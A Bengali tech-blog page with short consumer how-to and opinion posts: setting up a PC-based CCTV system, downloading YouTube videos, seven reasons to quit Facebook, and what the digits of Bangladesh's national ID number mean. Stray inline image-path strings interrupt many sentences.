প্রয়োজনহয় তা হল…

  • – একটি হাই কনফিগারেশন কম্পিউটার
  • – কম্পিউটারে ক্যামেরা সংযোগের জন্য DVR কার্ড
  • – প্রয়োজনীয় সংখ্যক ক্যামেরা এবং কোএক্সিয়াল ক্যাবল।
কয়েক ধরনের ক্যামেরা পাওয়া যায় যেখান থেকে আপনার প্রয়োজন অনুযায়ী ব্যবহার করতে পারেন। যেমন:- কিছু ক্যামেরা শুধু ভিডিও ধারন করতে পারে এবং কিছু ক্যামেরা ভিডিওর সাথে সাথে শব্দ ও ধারন করতে পারে (এক্ষেত্রেDVR কার্ড ও শব্দ রেকর্ড করার উপযোগী হতে হবে) আবার কিছু ক্যামেরা আছে যা রাতের অন্ধকারে ও কাজ করে। এছাড়া ক্যামেরায় বিভিন্ন ধরনের লেন্স ও ব্যবহার করা যায়।কম্পিউটার কেনার সময় যে সমস্ত ডিভাইসগুলো দিকে বেশি প্রাধান্য দিতে হবে তা হল, প্রসেসর, RAM এবং হার্ডডিস্কের ক্যাপাসিটি। প্রসেসসর ডুয়াল কোর হলে ভাল হয়, RAM কমপক্ষে ১ গিগাবাইট হতে হবে তবে ২ গিগাবাইট হলে ভাল আর যত বেশী ক্যাপাসিটির হার্ডডিস্ক লাগাবেন তত বেশী ভিডিও সার্ভারে ব্যাকআপ থাকবে। সাধারন ৫০০গিগাবাইট থেকে ১ টেরাবাইট হার্ডডিস্ক লাগানো হয়।সিসিটিভি সিস্টেম কনফিগার করা খুব জটিল কোন কাজ না। DVR কার্ড ড্রাইভার ইনষ্টল করা অন্যসব ডিভাইসের মতই। আর সিসিটিভি সফটওয়্যারটার সাথে দেওয়া ম্যানুয়াল পড়লেই এটা কনফিগারের আইডিয়া পেয়ে যাবেন। প্রোগ্রাম সেটাপের সময় অবশ্যই মনিটরের রেজ্যুলেশনের বিষয়টা খেয়াল রাখবেন। রেজ্যুলেশন ১০২৪X৭৬৮ হলে ভাল হয় অন্যথায় অনেক সময় ডিসপ্লে করবে না। মজার ব্যাপার হল, যে কম্পিউটারটি সিকিউরিটি সার্ভার হিসাবে ব্যবহার করবেন তা থেকে ঐ নেটওয়ার্কে অবস্থিত সবাই এটি দেখতে পারবে। আর আপনার সার্ভার মেশিন এর আইপি যদি রিয়েল হয় তাহলে তো কোন কথাই নেই পৃথিবীর যে কোন স্থানে বসে আপনি দেখতেপারবেন আপনার বাসা বা অফিসের কার্যক্রম

শুধু একটু পরির্বতন এনে এক্ষনি ডাউনলোড করে নিন আপনার পছন্দের ইউটিউব ভিডিও

ইউটিউব ভিডিও ডাউনলোড করার অনেক ধরণের সফটওয়্যার আছে। কিন্তু এ সকল সফটওয়্যার এর বেশির ভাগ গুলোতে রিজুম সাপোর্ট করে না যার কারণে আমরা অনেকেই এসকল সফটওয়্যার থেকে দূরে থাকি আর অনেক সফটওয়্যার সঠিক কাজ ও করে না। যার কারণে আমরা ব্যাবহার করি না। আজকে আমি আপনাদের একটি নতুন টিউটরিয়াল দিব জার মাধ্যমে আপনি সহজ এ ডাউনলোড করতে পারবেন এবং আপনার ইচ্ছা মত ডাউনলোডার ব্যাবহার করে। তাহলে চলুন জেনে নেওয়া যাক কিভাবে সম্ভবঃ
তো চলুন দেখা যাক এটা কি ভাবে হয়-
  • প্রথমে আপনাকে ইউটিউব এ লগিন করতে হবে তারপর আপনাকে আপনার কাঙ্ক্ষিত ভিডিওতে যেতে হবে মানে আপনি যেই ভিডিওটি ডাউনলোড করবেন সেই ভিডিওতে যেতে হবে।• এবার আপনার অ্যাড্রেস বারটি চেক করে দেখুন। উদাহরণ হিসেবে আমি একটি লিঙ্ক দিচ্ছি ধরেনঃ www.youtube.com/channel/UCrDKf_G7lAmUXVgV1d39M5A ( বুঝার সুবিধার্থে) এবার আপনি এই লিঙ্ক এর ইউটিউব লিখার আগে ss যোগ করুন।
  • এবার এন্টার বাটন চাপুন।
  • এখন দেখবেন অনেকগুলো ফরম্যাট দেখতে পারবেন আপনার কাঙ্ক্ষিত ভিডিও এর। আপনার ইচ্ছা মতফরম্যাট সিলেক্ট করে ডাউনলোড করে নিন।
আমি আরেকটি পদ্ধতি দিচ্ছি এজন্য আপনাকে অরবিট ডাউনলোডার ব্যাবহার করতে হবে। কারণ আমার জানা মতে সরাসরি আইডিএম দিয়ে ইউটিউব এর ফাইল ডাউনলোড করা সম্ভব হবে না। সে জন্য আপনি আপনার ব্রাউজার এরনতুন ভার্সন এবং অরবিট এর নতুন ভার্সন ডাউনলোড করে ব্যাবহার করুন। অরবিট এ grab+ নামক একটি অপশন আছে জার মাধ্যমে অনলাইন এ চলছে এবং প্লে করা সম্ভব এরকম সকলভিডিও ডাউনলোড করে নিতে পারবেন। এর জন্য ভিডিওটি চলতে হবে। যদি আপনার কম্পিউটার এ ভিডিও না চলে তাহলে দয়া করে আপনার ফ্ল্যাশ প্লেয়ার আপডেট করে নিন। আশাকরি ডাউনলোড করতে পারবেন।
আমার আজকের এই পোস্টআপনাদের অনেক কাজে লাগবে সেজন্য আপনারমূল্যবান মন্তব্য আশাকরছি। ধন্যবাদ সকলকে, সবাই ভালো থাকবেন।

আপনার অজান্তেই “ফেসবুক” আপনার যে ক্ষতিগুলো করছে !


আপনার অজান্তেই “ফেসবুক” আপনার যে ক্ষতিগুলো করছে !

আজ থেকে দশ বছর আগে ফেসবুক এমন এক সোশাল মিডিয়া হিসেবে আত্মপ্রকাশ করে, যার কাজ ছিল হাই স্কুলের বন্ধুদের সঙ্গে যোগাযোগ রক্ষা করা। নিজে চিন্তা-ভাবনা, আলোচনা বা প্রোগ্রাম ঠিক করা বা তথ্য আদান-প্রদান ইত্যাদি কাজ চলতো এর মাধ্যমে। কিন্তু এর পর থেকে ফেসবুক অর্থ বানানোরপ্লাটফর্মে পরিণত হতে লাগলো। যদিও এখন পর্যন্ত ফেসবুক সোশাল মিডিয়া হয়েই রয়েছে, তবুও অন্তত ৭টি কারণে এ বছরই ফেসবুককে বিদায় দেওয়ার পক্ষে মত দিয়েছেন ‘গিয়ার ল্যাব’-এর বিশেষজ্ঞরা। তারা বলছেন, কারণগুলো দেখুন এবং আপনিও এ বছরের মধ্যে ফেসবুককে ‘না’ বলুন।





১. সময়ের অপচয় : এটা বলা হয়, মানুষ প্রতিদিন গড়ে ১৭ মিনিট ফেসবুকে সময় দেন। এভাবে টানা ১০ বছর তারা ফেসবুকে থেকে জীবনের ৪০টি দিন শুধু লাইক করার কাজে নষ্ট করেছেন।
২. ফেসবুকের ফ্রি স্টাফ আমরা : ২০১২ সালের এক গবেষণায় জানানো হয়, ৬ লাখ ৮৯ হাজার ফেসবুক অ্যাকাউন্টের ওপর একটা পরীক্ষা চালানো হয়। ফেসবুক ‘ইমপ্রুভ ইওর সার্ভিস’-এর মাধ্যমে মূলত ব্যবহারকারীদের নিজেদের কাজেই ব্যবহার করে থাকে। অর্থাৎ আপনি ফেসবুক ব্যবহার করে মূলত তাদের অর্থ উপার্জনের পথ খুলেদিচ্ছেন।
৩. বিজ্ঞাপনের স্থান আপনি : ফেসবুকে যখনই আপনি কিছু সার্চ করছেন তখনই বিজ্ঞাপনের বিলবোর্ড হচ্ছেন আপনি। আপনার টাইমলাইনে নিয়মিত বিজ্ঞাপন আসতে থাকবে। আর অর্থ যাবে ফেসবুকের ঘরে।
৪. স্বাস্থ্যের জন্যে ক্ষতিকর : একটানা বহু সময় ফেসবুক ব্যবহারের ফলে মানুষের বিপাকক্রিয়ায় ব্যাপক নেতিবাচক প্রভাব পড়ে। এতে হজমে সমস্যা, দৃষ্টিশক্তিতে সমস্যাসহসৃষ্টিশীলতা ধ্বংস হয়। ঘুমের ধারাবাহিকতাও বদলে যায়।
৫. এরা কারা? : দেখবেন, আপনার হয়তো ৫ শতাধিক বন্ধু রয়েছেন ফেসবুকে। এক গবেষণায় বলা হয়েছে, ব্যবহারকারীরা তার বন্ধুতালিকার ১০ শতাংশ মানুষকে ব্যক্তিগতভাবে চেনেন। বাকিরা এমনিতেই বন্ধু হয়ে যান। এই অপরিচিত মানুষগুলোকে বন্ধু ভেবে তাদের সঙ্গে সময় ব্যয় করা আসলে সময়ের অপচয় ছাড়া আর কিছুই নয়।
৬. গোপনীয়তা থাকছে না : আপনি অনেক বিষয়েই গোপনীয়তা ধরে রাখতে চান। কিন্তু ফেসবুকের কারণে তা ধীর ধীরে মূল্যহীন হয়ে যাচ্ছে। অন্যকে দেখে গোপনীয়তা ধরে রাখতে ইচ্ছুক মানুষরাও তার গোপন বিষয় প্রকাশ করে ফেলছেন। এ নিয়ে পরিবার, সংসার ও সমাজে শুরু হচ্ছে নানা টানাপড়েন। তারওপর হ্যাকারদের অত্যাচার তো রয়েছেই।
৭. আপনার পোস্ট আসলেমূল্যহীন : আপনি কি ভাবছেন, কি করছেন, কি চাইছেন ইত্যাদি নিয়ে অন্যের সত্যিকার অর্থে কোনো চিন্তা নেই। কাজেই মনের যে কথাটি আপনি যত্ন ও আবেগের সঙ্গে তুলে ধরছেন, তা আসলে অন্যের কাছে মূল্যহীন। সেখানে লাইক ও কমেন্ট পেয়ে হয়তো তৃপ্তি পাচ্ছেন। কিন্তু যারা লাইক বা কমেন্ট দিয়েছেন তাদের কাজ ওই পরিসরেই সীমাবদ্ধ। কাজেই নিজের মূল্যবানচিন্তাধারা ফেসবুকে পোস্ট করা মানে উলুবনে মুক্তা ছড়ানো ছাড়া আর কিছুই নয়।

(বি:দ্র তবে আমি এখানে যে কারণ গুলোর কথা বলেছি এই গুলো হল এর খারাপ দিক, কেউ যদি এই সব দিক এরিয়ে যেতে পারে তাহরে আমার মনে কোন সমস্যা হবে না। আর আমি নিজে ও এই চেষ্টাই করি যেন এর খারাপ দিক গুরো এড়িযে যাওয়া যায়। কেননা আমি জানি যে , উপদেশ দেওয়ার চেয়ে তা পারন করা অনেক কাঠন ব্যাপার। )কোন কিছু ভুল হরে ক্ষমা করে দিবেন। সবাই ভালো থাকবেন, কে অনেক ধন্যবাদ ।





জেনে নিন জাতীয় পরিচয় পত্রের নাম্বার গুলো দিয়ে বুঝায়

জাতীয় পরিচয় পত্রের বিশাল নাম্বার দেখে অনেকের খটকা লাগে অনেকের জানার ইচ্ছা করে এর মানে কি? এখানে ১৩ টি ডিজিট রয়েছে, আবার কারো টায় ১৭ টি ডিজিট রয়েছে। যার অর্থ করলে দাড়ায়
চলুন জেনে নেই কী দ্বাড়ায় এর মানে।...০১. যাদের ১৭ ডিজিট রয়েছে এর প্রথম চার টি হল সেই ব্যাক্তির জম্ম সাল।
০২. পরেরদুটি সংখ্যা দিয়ে বুঝানো হয়েছে আপনার জেলা। যেমন কুড়িগ্রাম এর জেলা কোড ৪৯
০৩. পরবর্তী সংখ্যাএটা আর এম (RMO)কোড।
সিটি কর্পোরেশনের জন্য
ক্যান্টনমেন্ট
পৌরসভা
পল্লী এলাকা
পৌরসভার বাইরে শহর এলাকা
অন্যান্য
০৪. পরবর্তী সংখ্যা দ্বারা উপজেলা বুঝানো হয়েছে
০৫. পরবর্তী সংখ্যা দ্বারা ইউনিয়ন বাওয়ার্ড বুঝানো হয়েছে
৬. শেষ সংখ্যাআই ডি কার্ড করার সময় আপনি যে ফর্ম পূরণ করেছিলেন এটা হল সেই   ফর্ম এর নাম্বার
বর্তমানে এখন Smart Card দেওয়া হচ্ছে।


Copyright© 2016. টেকডট বিডি - All Rights Reserved
Powered by SCS